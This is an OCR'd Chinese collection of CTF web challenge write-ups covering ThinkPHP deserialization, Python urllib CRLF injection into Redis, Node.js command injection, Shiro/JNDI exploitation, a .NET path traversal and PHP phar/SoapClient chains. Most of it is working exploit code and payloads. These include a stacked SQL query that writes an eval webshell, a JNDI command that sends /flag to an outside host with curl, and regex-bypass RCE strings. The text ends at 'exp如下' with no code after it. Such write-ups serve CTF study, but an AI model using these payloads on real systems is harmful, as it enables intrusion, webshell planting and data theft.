


直接用文章的payload打

```php
<?php
namespace Think\Db\Driver{
    use PDO;
    class Mysql{
        protected $options = array(
            PDO::MYSQL_ATTR_LOCAL_INFILE => true // 开启才能读取文件
        );
        protected $config = array(
            "debug"    => true,
            "database" => "test", // 可换成任一存在的库
            "hostname" => "127.0.0.1",
            "hostport" => "3306",
            "charset"  => "utf8",
            "username" => "root",
            "password" => "root" // BUU环境密码为root
        );
    }
}
namespace Think\Image\Driver{
    use Think\Session\Driver\Memcache;
    class Imagick{
        private $img;
        public function __construct(){
            $this->img = new Memcache();
        }
    }
}
namespace Think\Session\Driver{
    use Think\Model;
    class Memcache{
        protected $handle;
        public function __construct(){
            $this->handle = new Model();
        }
    }
}
namespace Think{
    use Think\Db\Driver\Mysql;
    class Model{
        protected $options = array();
        protected $pk;
        protected $data = array();
        protected $db = null;
        public function __construct(){
            $this->db = new Mysql();
            $this->options['where'] = '';
            $this->pk = 'id';
            $this->data[$this->pk] = array(
                //查看数据库名称
                // "table" => "mysql.user where updatexml(1,concat(0x7e,mid((select(group_concat(schema_name))fr
om(information_schema.schemata)),30),0x7e),1)#",
                //数据库名称：'~information_schema,mysql,performance_schema,sys,test~'
                //一次能够读取的长度有限，分两次读取数据  使用mid函数分开读取

                //查表名
                // "table" => "mysql.user where updatexml(1,concat(0x7e,(select(group_concat(table_name))from(in
formation_schema.tables)where(table_schema=database())),0x7e),1)#",
                // ~flag_users~
```

```
                // 查列名
                //"table" => "mysql.user where updatexml(1,concat(0x7e,(select(group_concat(column_name))from(in
formation_schema.columns)where(table_name='flag')),0x7e),1)#",
                //~flag~

                //查字段值
                "table" => "mysql.user where updatexml(1,concat(0x7e,mid((select`*`from`flag`),1),0x7e),1)#",
                "where" => "1=1"

            );
        }
    }
}
namespace {
    echo base64_encode(serialize(new Think\Image\Driver\Imagick()));
}
```

无回显用报错注入



利用mysql堆叠注入写shell

```
<?php
namespace Think\Db\Driver{
    use PDO;
    class Mysql{
        protected $options = array(
            PDO::MYSQL_ATTR_LOCAL_INFILE => true,    //读取本地文件~
            PDO::MYSQL_ATTR_MULTI_STATEMENTS => true,    //把堆叠开了~
        );
        protected $config = array(
            "debug"    => 1,
```

```
            "database" => "test",//任意一个存在的数据库
            "hostname" => "127.0.0.1",
            "hostport" => "3306",
            "charset"  => "utf8",
            "username" => "root",
            "password" => "root"
        );
    }
}
namespace Think\Image\Driver{
    use Think\Session\Driver\Memcache;
    class Imagick{
        private $img;
        public function __construct(){
            $this->img = new Memcache();
        }
    }
}
namespace Think\Session\Driver{
    use Think\Model;
    class Memcache{
        protected $handle;
        public function __construct(){
            $this->handle = new Model();
        }
    }
}
namespace Think{
    use Think\Db\Driver\Mysql;
    class Model{
        protected $options   = array();
        protected $pk;
        protected $data = array();
        protected $db = null;
        public function __construct(){
            $this->db = new Mysql();
            $this->options['where'] = '';
            $this->pk = 'id';
            $this->data[$this->pk] = array(
                "table" => "mysql.user where 1=1;select '<?php eval(\$_POST[1]);?>' into outfile '/var/www/html/
shell.php';#",
                "where" => "1=1"
            );
        }
    }
}
namespace {
    echo base64_encode(serialize(new Think\Image\Driver\Imagick()));


    $curl = curl_init();
    curl_setopt_array($curl, array(
        CURLOPT_URL => "http://bcd0efea-1d63-43e5-abd8-d004a006567b.node4.buuoj.cn:81/index.php/Home/Index/test"
,
        CURLOPT_RETURNTRANSFER => true,
        CURLOPT_ENCODING => "",
        CURLOPT_MAXREDIRS => 10,
        CURLOPT_TIMEOUT => 30,
        CURLOPT_HTTP_VERSION => CURL_HTTP_VERSION_1_1,
        CURLOPT_CUSTOMREQUEST => "POST"
```

```
        CURLOPT_POSTFIELDS => base64_encode(serialize(new Think\Image\Driver\Imagick())),
        CURLOPT_HTTPHEADER => array(
            "Postman-Token: 348e180e-5893-4ab4-b1d4-f570d69f228e",
            "cache-control: no-cache"
        ),
    ));
    $response = curl_exec($curl);
    $err = curl_error($curl);
    curl_close($curl);
    if ($err) {
        echo "cURL Error #:" . $err;
    } else {
        echo $response;
    }
}
```


再用蚁剑自带的数据库连接器查询数据，配置这里地址不能用localhost会连不上

也可以用rogue-mysql-server，修改上面payload中的数据库配置，可以实现任意文件读取，但这里flag在数据库中

[SWPUCTF 2016]Web7

关键词：Python urllib HTTP头注入漏洞

Submit任意字符，直接报错 调用栈显示最后调用的urllib2模块



百度搜索到Python urllib HTTP头注入漏洞 由于漏洞版本有点旧 本地python没有复现成功，该漏洞利用换行符在http头中插入任意内容完成注入


```
urlopen("http://127.0.0.1%0D%0A%20SLAVEOF . . . :6379/")
>>> pprint(conn.recv(300).splitlines(keepends=True))
[b'GET / HTTP/1.1\r\n',
 b'Accept-Encoding: identity\r\n',
 b'Host: 127.0.0.1\r\n',
 b' SLAVEOF . . . :6379\r\n',
 b'Connection: close\r\n',
 b'User-Agent: Python-urllib/2.7\r\n',
 b'\r\n']
```

https://tiaonmmn.github.io/2019/09/12/SWPUCTF-2016-Web7/

payload:

> http://127.0.0.1%0d%0aset%20admin%20admin%0d%0asave%0d%0a:6379/

直接submit提交改密码
然后管理员登陆那直接输入admin登录



[网鼎杯 2020 半决赛]BabyJS

关键词：ssrf 00截断 命令执行空格绕过
下载源码审计，先查看routes/index.js，可以看到直接访问的话会返回一个空的json

/debug路由存在主要逻辑。


GET请求：若访问ip在blacklist中即本地IP访问，就读取get参数中的url参数，去除其中的单引号和双引号，然后用nodejs的url.parse去解析。把解析后的url拼接到 `echo '${url.parse(u).href}'>>/tmp/log` 中执行。之后返回/tmp/log文件中的内容。这里可以用命令注入将flag文件内容写入到log文件中

POST请求：post若提交了url参数，则用url.parse解析，然后判断其中的主机名字段是否在blacklist中若不在其中，调用request函数使用GET方法请求url参数中所提交的url，返回请求的内容，可用于SSRF GET请求/debug路由

```
13    */
14
15    var port = normalizePort( val: process.env.PORT || '3000');
16    app.set('port', port);
17    //app.set('host','0.0.0.0');
18    /**
19     * Create HTTP server.
20     */
```

构造payload，使用cp命令把/flag直接复制到/tmp/log下，通过$IFS代替空格。在get /debug请求的实现里，还会过滤符号'、"。
在url.js源代码里发现，执行函数url.parse(u).href时，对URL中表示用户名和密码的字段会被二次解码，所以可以将'符号编码后藏在pass字段以此绕过GET请求中的单双引号过滤，通过单引号闭合前面的命令。而后面的命令则使用%00截断。
黑名单中只过滤了127.0.0.1相关的回环地址，但实际上127.0.0.1到127.255.255.254都是回环地址
Paylaod：


```
{"url":"http://127.0.0.2:3000/debug?url=http://%2527@a;cp$IFS/flag$IFS/tmp/log%00"}
```



[红明谷CTF 2021]JavaWeb

关键词：CVE-2020-11989（Apache Shiro 身份验证绕过漏洞，Java反序列化

访问/login会提示/json，再访问/json又会302返回/login，post一个数据模拟登录下




会提示登录失败，但返回包中set-cookie有rememberMe=deleteMe，可以确认是Shiro环境

利用CVE-2020-11989（Apache Shiro 身份验证绕过漏洞 POST访问 /;/json


可以看到是jackson平台

现成工具直接打试试


```
java -jar JNDI-Injection-Exploit-1.0-SNAPSHOT-all.jar -C 'curl http://ip:7999 -File=@/flag' -A "ip"
```




```
["ch.qos.logback.core.db.JNDIConnectionSource",{"jndiLocation":"rmi://ip:1099/f5t3qu"}]
```



然后nc监听端口接收flag



[b01lers2020]Scrambled

关键词：python脚本


抓包可见set-cookie 有串奇怪的文字 根据transmissions猜测为隐藏信息

但不知道具体意义，重发包可见其中间部分会变化


```
Connection: close
Host: aa1659a1-09d8-4de8-932c-4cac26d777c1.node4.bu
Set-Cookie: frequency=2; expires=Tue, 25-Jan-2022 1
Set-Cookie: transmissions=kxkxkxkxshg%7B3kxkxkxkxsh
X-Powered-By: PHP/7.4.2
Content-Length: 487
```

```
Host: aa1659a1-09d8-4de8-932c-4cac26d777c1.node4.buu
Set-Cookie: frequency=2; expires=Tue, 25-Jan-2022 12
Set-Cookie: transmissions=kxkxkxkxshdf31kxkxkxkxsh;
X-Powered-By: PHP/7.4.2
Content-Length: 487
```

查找其规律，发现每次提供两位字符，并提供第二位字符在flag中的位置





```python
#python3
#-*-coding=utf-8-*-open
import requests
from urllib.parse import unquote
import time

url = "http://57696281-e2fd-4829-9323-dfc8b5a6b1d7.node4.buuoj.cn:81/"
headers = {'Cookie': 'frequency=1; transmissions=kxkxkxkxshg%7B3kxkxkxkxsh'}
flag = ['*']*50

for i in range(100):
    r = requests.session().get(url,headers=headers)
    transmissions = unquote(requests.utils.dict_from_cookiejar(r.cookies)['transmissions']).replace('kxkxkxkxsh'
,'')
    #print(transmissions)
    index = transmissions[2:]
    flag[int(index):int(index)+2] = transmissions[0:2]
    if i%30==0:
        time.sleep(2)
print(''.join(str(f) for f in flag))
```




[Windows][HITCON 2019]Buggy_Net

关键词：报错绕过黑名单检查


题目给了源码，C#写的。逻辑很简洁，先判断文件命是否有…防止目录穿越，如果没有则读取wwwroot目录下的文件内容并返回



如输入Default.txt则返回如下图



https://www.sigflag.at/blog/2019/writeup-hitconctf2019-buggy-dot-net/
https://balsn.tw/ctf_writeup/20191012-hitconctfquals/#buggy-.net](hitconctf2019-buggy-dot-net/%29%20https://balsn.tw/ctf_writeup/20191012-hitconctfquals/#buggy-.net)
通过报错使得`isBad = false`



发送GET请求

```
Content-Type: application/x-www-form-urlencoded
```

请求正文中提交的表单内容为

```
filename=%2E%2E%5C%2E%2E%5CFLAG.txt&o=%3Cx
```

[极客大挑战 2020]Roamphp4-Rceme

关键词：.index.php.swp，验证码爆破，异或绕过正则，无参rce

F12看到 Hint提示 `<!-- Do you know vim swp? -->`

`Vim -r .index.php.swp` 恢复


过滤了^不能用异或但可以取反绕过，匹配到分号就执行命令

```python
import hashlib
import urllib.parse as parse

def gethasheq(last):
    for i in range(3000005):
        kx = hashlib.md5(str(i).encode('UTF-8')).hexdigest()
        if (kx[:5] == last):
            return str(i)

def makeurl(last):
    ss = ""
    for each in last:
        ss += "%" + str(hex(255 - ord(each)))[2:].upper()
    return f"[~{ss}][!%FF]"

if __name__ == '__main__':

    cmd = makeurl('system')+'('+makeurl('next')+'('+makeurl('getallheaders')+'()));'
    print(cmd)
    print(gethasheq('ae5df'))
```

```
system(pos(next(getallheaders())));
```

或 `system(next(getallheaders()));`

```
cmd=[~%8C%86%8C%8B%9A%92][!%FF]([~%91%9A%87%8B][!%FF]([~%98%9A%8B%9E%93%93%97%9A%9E%9B%9A%8D%8C][!%FF]()));
```



[SUCTF 2019]Upload Labs 2

关键词：SSRF，phar+Soapclient原生类反序列，FINFO_FILE触发phar，php://filter 绕过phar://过滤

根据给的链接查看源码
admin.php可以看到需要本地访问才能进入正确的逻辑

```php
    function check(){

        $reflect = new ReflectionClass($this->clazz);
        $this->instance = $reflect->newInstanceArgs();

        $reflectionMethod = new ReflectionMethod($this->clazz, $this->func1);
        $reflectionMethod->invoke($this->instance, $this->arg1);

        $reflectionMethod = new ReflectionMethod($this->clazz, $this->func2);
        $reflectionMethod->invoke($this->instance, $this->arg2);

        $reflectionMethod = new ReflectionMethod($this->clazz, $this->func3);
        $reflectionMethod->invoke($this->instance, $this->arg3);
    }

    function __destruct(){
        system($this->cmd);
    }
}

if($_SERVER['REMOTE_ADDR'] === '127.0.0.1'){
    if(isset($_POST['admin'])){
        $cmd = $_POST['cmd'];

        $clazz = $_POST['clazz'];
        $func1 = $_POST['func1'];
        $func2 = $_POST['func2'];
        $func3 = $_POST['func3'];
        $arg1 = $_POST['arg1'];
        $arg2 = $_POST['arg2'];
        $arg3 = $_POST['arg3'];
        $admin = new Ad($cmd, $clazz, $func1, $func2, $func3, $arg1, $arg2, $arg3);
        $admin->check();
    }
}
else{
    echo "You r not admin!";
}
```


func.php调用file类的getMIME()函数查看文件类型，禁用了一些常见伪协议，主要是phar被禁用

```php
<?php
include 'class.php';

if (isset($_POST["submit"]) && isset($_POST["url"])) {
    if (preg_match("/^(ftp|zlib|data|glob|phar|ssh2|compress.bzip2|compress.zlib|rar|ogg|expect)(.|\\s)*|(.|\\s)*(file|data|\.\.)(.|\\s)*/i", $_POST['url'])) {
        die("Go away!");
    } else {
        $file_path = $_POST['url'];
        $file = new File($file_path);
        $file->getMIME();
        echo "<p>Your file type is '$file'</p>";
    }
}

?>
```

getMIME()中使用了FINFO_FILE

> finfo_file/finfo_buffer/mime_content_type
> 均通过_php_finfo_get_type间接调用了关键函数php_stream_open_wrapper_ex，导致均可以使用phar://触发
> phar 反序列化

```php
    function getMIME(){
        $finfo = finfo_open(FILEINFO_MIME_TYPE);
        $this->type = finfo_file($finfo, $this->file_name);
        finfo_close($finfo);
    }

    function __toString(){
        return $this->type;
    }

}
```

index.php也就是上传页面可以看到调用了Check类的check函数对文件内容检测

```php
<?php
include 'class.php';

$userdir = "upload/" . md5($_SERVER["REMOTE_ADDR"]);
if (!file_exists($userdir)) {
    mkdir($userdir, 0777, true);
}
if (isset($_POST["upload"])) {
    // 允许上传的图片后缀
    $allowedExts = array("gif", "jpeg", "jpg", "png");
    $tmp_name = $_FILES["file"]["tmp_name"];
    $file_name = $_FILES["file"]["name"];
    $temp = explode(".", $file_name);
    $extension = end($temp);
    if ((($_FILES["file"]["type"] == "image/gif")
            || ($_FILES["file"]["type"] == "image/jpeg")
            || ($_FILES["file"]["type"] == "image/png"))
        && ($_FILES["file"]["size"] < 204800)   // 小于 200 kb
        && in_array($extension, $allowedExts)
    ) {
        $c = new Check($tmp_name);
        $c->check();
        if ($_FILES["file"]["error"] > 0) {
            echo "错误：: " . $_FILES["file"]["error"] . "<br>";
            die();
        } else {
            move_uploaded_file($tmp_name, $userdir . "/" . md5($file_name) . "." . $extension)
            echo "文件存储在: " . $userdir . "/" . md5($file_name) . "." . $extension;
        }
```


看到class.php，过滤了<?标签

```php
class Check{

    public $file_name;

    function __construct($file_name){
        $this->file_name = $file_name;
    }

    function check(){
        $data = file_get_contents($this->file_name);
        if (mb_strpos($data, "<?") !== FALSE) {
            die("&lt;? in contents!");
        }
    }
}
```


思路是使用反序列化原生类SoapClient打ssrf通过crlf对admin.php发送post请求，<?标签使用`<script language="php">`形式绕过。

phar的绕过：

1. 通过 php://filter 来绕过一些开头限制进行 phar://反序列化
2. 通过xxe加载外部实体触发phar，config.php 中libxml_disable_entity_loader(true);禁用了加载外部实体的能力，但File类中使用ReflectionClass反射类加载实例化类，这里可以实例化SimpleXMLElement类进行xxe。
3. 通过反射实例化Mysqli类，利用vps上Rogue Mysql的恶意服务进行phar https://www.vulnspy.com/cn-phpmyadmin-load-data-local-file-read-local-file/


```php
$reflect = new ReflectionClass('Mysqli');
$sql = $reflect->newInstanceArgs();

$reflectionMethod = new ReflectionMethod('Mysqli', 'init');
$reflectionMethod->invoke($sql, $arr);

$reflectionMethod = new ReflectionMethod('Mysqli', 'real_connect');
$reflectionMethod->invoke($sql, 'ip','root','123456','test','3306');

$reflectionMethod = new ReflectionMethod('Mysqli', 'query');
$reflectionMethod->invoke($sql, 'select 1');
```

exp如下：
